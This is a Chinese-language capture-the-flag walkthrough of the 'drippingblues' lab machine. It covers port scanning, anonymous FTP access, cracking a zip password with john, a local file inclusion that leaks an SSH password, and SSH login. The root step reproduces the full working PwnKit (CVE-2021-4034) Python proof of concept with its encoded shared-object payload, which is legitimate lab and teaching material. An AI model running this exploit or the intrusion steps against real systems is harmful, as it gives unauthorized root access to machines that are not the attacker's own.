drippingblues

主机发现

靶机：172.16.170.13

主机：172.16.170.63

信息收集


端口扫描

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.16.170.63
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 0        0             471 Sep 19  2021
respectmydrip.zip [NSE: writeable]
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9ebbaf6f7da79d65a1b1a1be91cd0428 (RSA)
|   256 a3d3c0b4c5f9c06ce54764fe91c5cdc0 (ECDSA)
|_  256 4c84da5aff04b9b55c5abe21b60e4573 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html;
charset=UTF-8).
| http-robots.txt: 2 disallowed entries
|_/dripisreal.txt /etc/dripispowerful.html
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 00:0C:29:C7:EB:72 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
```


```
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
```

80端口枚举出/robots.txt文件尝试访问

web收集



首页内容：关注名称`travisscott & thugger`




打不开网页。

得到信息

robots文件中的/etc/dripispowerful.html无法打开，但是路径存在。


FTP


空密码登录ftp成功



解压文件，提示密码错误，使用zip2john提取哈希，在使用john破解

```
john --wordlist=/usr/share/wordlists/rockyou.txt
ftp_md5.txt
```






得到内容`drip`

漏洞利用

在index.php页面下存在本地文件包含漏洞`?drip=/etc/dripispowerful.html`

password is:imdrippinbiatch



上面提到存在两个用户travisscott 和 thugger

尝试ssh登录

用户thugger登录成功

```
┌──(kali㉿kali)-[~]
└─$ ssh thugger@172.16.170.13
The authenticity of host '172.16.170.13 (172.16.170.13)' can't be established.
ED25519 key fingerprint is SHA256:eVoGERVw0lG6hbny1KztaN+fD1oHC/zhGfuexoATqME.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.170.13' (ED25519) to the list of known hosts.
thugger@172.16.170.13's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.11.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


495 updates can be installed immediately.
233 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
thugger@drippingblues:~$
```

提权

查看进程发现了

```
thugger@drippingblues:/var/www/html$ ps -ef |grep pol
root          78       2  0 04:30 ?        00:00:00 [edac-poller]
root         753       1  0 04:30 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root         900       1  0 04:30 ?        00:00:00 /usr/sbin/ModemManager --filter-policy=strict
thugger     3316    3176  0 06:19 pts/0    00:00:00 grep pol
thugger@drippingblues:/var/www/html$
```

> *polkit 是一个应用程序级别的工具集，通过定义和审核权限规则，实现不同优先级进程间的通讯：控制决策集中在统一的框架之中，决定低优先级进程是否有权访问高优先级进程。*
> *Polkit 在系统层级进行权限控制，提供了一个低优先级进程和高优先级进程进行通讯的系统。和 sudo 等程序不同，Polkit 并没有赋予进程完全的 root 权限，而是通过一个集中的策略系统进行更精细的授权。*
> *Polkit 定义出一系列操作，例如运行 GParted, 并将用户按照群组或用户名进行划分，例如 wheel 群组用户。然后定义每个操作是否可以由某些用户执行，执行操作前是否需要一些额外的确认，例如通过输入密码确认用户是不是属于某个群组。*

查看有无漏洞

发现

```
 Exploit Title                                                               |  Path
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escala | linux/local/47167.sh
Linux Polkit - pkexec helper PTRACE_TRACEME local root (Metasploit)               | linux/local/47543.rb
PolicyKit polkit-1 < 0.101 - Local Privilege Escalation                           | linux/local/17932.c
polkit - Temporary auth Hijacking via PID Reuse and Non-atomic Fork               | linux/dos/46105.c
Polkit 0.105-26 0.117-2 - Local Privilege Escalation                              | linux/local/50011.sh
systemd - Lack of Seat Verification in PAM Module Permits Spoofing Active Session | linux/dos/46743.txt
```

但是对应的靶机上没有GCC

Almorabea/Polkit漏洞利用：使用 polkit 进行权限提升 - CVE-2021-3560 (github.com)

发现py版本，在靶机/home目录下载，执行

这个不行


CVE-2021-4034/cve2021-4034.py at master · nikaiw/CVE-2021-4034 (github.com)

这个最新的漏洞可以

```
#!/usr/bin/env python3

# poc for https://www.qualys.com/2022/01/25/cve-2021-
4034/pwnkit.txt found by qualys
# hardcoded amd64 lib
from ctypes import *
from ctypes.util import find_library
import os
import zlib
import base64
import tempfile

payload = zlib.decompress(
    base64.b64decode(
```

```
"""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
9D/NUv7fwNC41U+"""
    )
)
libc = CDLL(find_library("c"))
libc.execve.argtypes = c_char_p, POINTER(c_char_p),
POINTER(c_char_p)
libc.execve.restype = c_ssize_t

wd = tempfile.mkdtemp()
open(wd + "/pwn.so", "wb").write(payload)
os.mkdir(wd + "/gconv/")
```

```
open(wd + "/gconv/gconv-modules", "w").write(
    "module  UTF-8//    INTERNAL    ../pwn    2"
)
os.mkdir(wd + "/GCONV_PATH=.")
os.mknod(wd + "/GCONV_PATH=./gconv")
os.chmod(wd + "/GCONV_PATH=.", 0o777)
os.chmod(wd + "/GCONV_PATH=./gconv", 0o777)
os.chmod(wd + "/pwn.so", 0o777)
os.chdir(wd)
cmd = b"/usr/bin/pkexec"
argv = []
envp = [
    b"gconv",
    b"PATH=GCONV_PATH=.",
    b"LC_MESSAGES=en_US.UTF-8",
    b"XAUTHORITY=../gconv",
    b"",
]

cargv = (c_char_p * (len(argv) + 1))(*argv, None)
cenv = (c_char_p * (len(envp) + 1))(*envp, None)
libc.execve(cmd, cargv, cenv)
```



成功提权